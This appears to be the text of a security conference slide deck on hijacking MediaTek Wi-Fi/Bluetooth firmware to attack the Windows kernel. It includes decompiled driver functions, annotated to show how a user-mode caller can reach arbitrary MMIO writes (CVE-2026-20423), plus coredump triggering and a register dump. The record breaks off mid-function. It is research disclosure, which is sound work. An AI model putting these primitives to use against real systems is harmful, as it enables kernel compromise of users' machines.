


Overkill: Hijacking a Firmware to Attack the Windows Kernel

TyphoonCon 2026



Nicola Stauffer

Security Researcher | Graduate Student
Member of the security research team

Gürkan Gür


Senior Lecturer
Zurich Uni. of Applied Sciences (ZHAW)
InIT – Information Security Group (ISE)

Firmware





CVE-2015-6639 – TrustZone
CVE-2017-9417 – BroadPwn
CVE-2024-43047 – Qualcomm DSP




???

Basics


■ User mode ■ Kernel mode ■ Firmware

A peek inside your PC





PCIe speedrun



Kernel -> MMIO


- Bus Mastering DMA
- Ring Buffers (circular queues)
 - TX Rings (Transmit)
 - RX Rings (Receive)
 - Control/Cmd Ring
 - Event Ring

Cracking the firmware

■ User mode ■ Kernel mode ■ Firmware



Usermode -> Kernel





Setting io_mode

```
int64_t FuncSetIoMode(struct mt_big_struct* arg1, void* arg2, void* mappedVA, int32_t size,


    int32_t* rax = out_size.q

    if (size < 4) // input size has to be bigger than 4
    {
        *rax = 0
        *out_size_ptr = 4
        return 0x80000005
    }

    *rax = 4
    *out_size_ptr = 4
    void* rcx = data_14022b148

    // Checks if logging is enabled and logs the function call
    if (rcx != &data_14022b148 && (*(rcx + 0x4a0) & 1) != 0 && *(rcx + 0x49d) >= 3)
    {
        int32_t var_18_1 = *mappedVA
        logger(*(rcx + 0x48c), 0x19f, &data_140215900, "FuncSetIoMode")
    }

    // here the io_mode gets set to a userdefined value
    arg1->io_mode = *mappedVA
    return 0
```



Sets io_mode

MMIO access?

```
int64_t FuncSetCr(struct mt_big_struct* arg1, void* arg2, void* mappedVA, int32_t size,  
  
    int32_t* rax = out_size.q  
    void* mappedVA_1 = mappedVA  
  
    if (size < 8)  
    {  
        *rax = 0  
        *out_size_ptr = 8  
        return 0x80000005  
    }  
  
    *rax = 8  
    *out_size_ptr = 8  
    void* rcx = data_14022b148  
  
    if (rcx != &data_14022b148 && (*(rcx + 0x4a0) & 1) != 0 && *(rcx + 0x49d) >= 3)  
    {  
        char var_40  
        var_40.d = zx.d(KeGetCurrentIrql())  
        char var_48  
        var_48.d = *mappedVA_1  
        logger2(*(data_14022b148 + 0x48c), 0x72, &data_140215900, "FuncSetCr")  
    }  
  
    uint64_t address = zx.q(*mappedVA_1)  
  
    // if ioMode is == 1 we access the MMIO directly  
    if (arg1->io_mode == 1 || (address.d & 0xffff0000) == 0)  
    {  
        HW_IO_WRITE32(arg1, address.d & 0xffffffffc, *(mappedVA_1 + 4))  
    }  
}
```

← From usermode

CVE-2026-20423

<https://euvd.enisa.europa.eu/vulnerability/CVE-2026-20423>

Triggering a coredump

```
uint64_t PlatformOpenCoreDumpFile(struct mt_big_struct* arg1, char arg2)

NTSTATUS rbx_1

if (arg2 == 0)
    rbx_1 = ZwClose(Handle: arg1->filehandle_dump)
else
    wchar16* SourceString

    if (arg1->field_188941d == 0)
        SourceString = u"\\SystemRoot\\System32\\drivers\\HostPcieCoreDump"

        if (arg1->field_188941c == 0)
            SourceString = u"\\SystemRoot\\System32\\drivers\\CoreDump"
        else
            SourceString = u"\\SystemRoot\\System32\\drivers\\CoreDumpBT"

    UNICODE_STRING DestinationString
    RtlInitUnicodeString(&DestinationString, SourceString)
    OBJECT_ATTRIBUTES ObjectAttributes
    ObjectAttributes.RootDirectory = 0
    int64_t var_98_1 = 0
    ObjectAttributes.Length = 0x30
    ObjectAttributes.Attributes = 0x240
    ObjectAttributes.ObjectName = &DestinationString
    ObjectAttributes.SecurityDescriptor = 0
    ObjectAttributes.SecurityQualityOfService = 0
    IO_STATUS_BLOCK IoStatusBlock
    NTSTATUS rax = ZwCreateFile(FileHandle: &arg1->filehandle_dump,
        DesiredAccess: 0xc0000000, &ObjectAttributes, &IoStatusBlock,
        AllocationSize: nullptr, FileAttributes: 0x80, ShareAccess: 1,
        CreateDisposition: 3, CreateOptions: 0x860, EaBuffer: nullptr, EaLength: 0)
    rbx_1 = rax
```

Overwrite MMIO
until file is created

Inside the coredump

RiscV registers

```
; registers
R.S PC 0x4
R.S T0 0x2221000
R.S T1 0x41414141
R.S T2 0x0
R.S S0 0x64
R.S S1 0x0
R.S A0 0xE04
R.S A1 0xCF759
R.S A2 0x0
R.S A3 0x64
R.S A4 0x22142E8
R.S A5 0xE0006000
R.S A6 0x221C0C8
R.S A7 0x15
R.S S2 0x828000
R.S S3 0x2235000
R.S S4 0x828000
R.S S5 0x2233000
R.S S6 0x828000
R.S S7 0x828000
R.S S8 0x828000
R.S S9 0xE02
R.S S10 0xA5A5A5A5
R.S S11 0xA5A5A5A5
R.S T3 0x0
R.S T4 0x22363B8
```

Stacktrace

```
PC log contorl=16FFFC(T=0xCFA6C)
PC log(0)=0xE00355A6
PC log(1)=0x90DE2A
PC log(2)=0x90DE2A
PC log(3)=0x90D686
PC log(4)=0x90D692
PC log(5)=0x84A36C
PC log(6)=0x84A376
PC log(7)=0x80E3F2
PC log(8)=0x80E3F8
PC log(9)=0x84A37C
PC log(10)=0x84A388
PC log(11)=0x90D694
PC log(12)=0x90D6D4
PC log(13)=0xE0006004
PC log(14)=0xE000601E
PC log(15)=0x80C900
PC log(16)=0x80C950
```



But Wait...
**There's
MORE!**



The coredump function


```
void* const* mt7925_host_coredump(void* arg1)
1401d99bd > if (trace_enabled_3 != &trace_enabled) ...
1401d99bd
1401d9a6f int32_t rax = r14_1[-1]
1401d9a78 int32_t rax_1
1401d9a78 char arg_8
1401d9a78
